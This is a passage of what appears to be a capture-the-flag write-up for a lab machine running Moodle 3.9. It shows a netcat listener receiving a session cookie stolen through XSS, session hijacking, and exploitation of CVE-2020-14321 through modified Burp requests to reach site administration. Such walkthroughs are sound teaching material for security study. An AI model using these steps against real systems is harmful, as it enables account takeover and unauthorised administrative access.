
We click the `Update profile` button at the bottom of the page and then open a Netcat listener on port 8000:

```
nc -lnvp 8000
```


After a few minutes, a request is sent to our listener:

```
nc -lnvp 8000

Connection from 10.10.10.234:24725
GET /?MoodleSession=pa1kfeutj602ie2ujpgfd6rih6 HTTP/1.1
Host: 10.10.14.178:8000
User-Agent: Mozilla/5.0 (X11; FreeBSD amd64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://moodle.schooled.htb/moodle/user/profile.php?id=31
Upgrade-Insecure-Requests: 1
```


After changing our `MoodleSession` cookie to the one we just received from our XSS payload and reloading the page, we find ourselves logged in as the teacher, Manuel Phillips:




Another vulnerability affecting Moodle 3.9 (CVE-2020-14321) allows escalation of privileges from the teacher role to the manager role. A PoC exploit for this vulnerability is available on GitHub. A video walkthrough is also available. First we need to grab the ID of the current user (Manuel Phillips). One way to do this is looking at the URL of the profile page linked from the top right menu (`/moodle/user/profile.php?id=24`). Next, we click the `Site home` link on the left and then select the `Mathematics` course. We access the participant list:




According to the PoC exploit, we need to enroll a user with manager role into our course. The `/teachers.html` page on the main website (`schooled.htb`) lists Lianne Carter as a Manager, making it a potential target:




We click the `Enrol users` button and select Lianne Carter from the list:




We send our request to Burp Proxy:




We modify it by setting the `userlist` parameter to our ID (`24`) and the `roletoassign` parameter to `1`:




A success message is returned:




Looking at the user list again, Manuel Phillips is now shown as a Manager:




After enrolling Lianne Carter, we can click on her name from the user list and then click `Log in as` from her profile page:





We are now logged in as Lianne Carter and have access to the `Site administration` panel.




In order to enable plugin install, we follow the PoC for CVE-2020-14321. From `Site administration` we select `Users`, then `Define roles`, `Manager` and `Edit`:











We intercept the POST request with Burp Proxy and add the payload from the PoC exploit:


```
&return=manage&resettype=none&shortname=manager&name=&description=&archetype=manager&co
ntextlevel10=0&<SNIP>
```

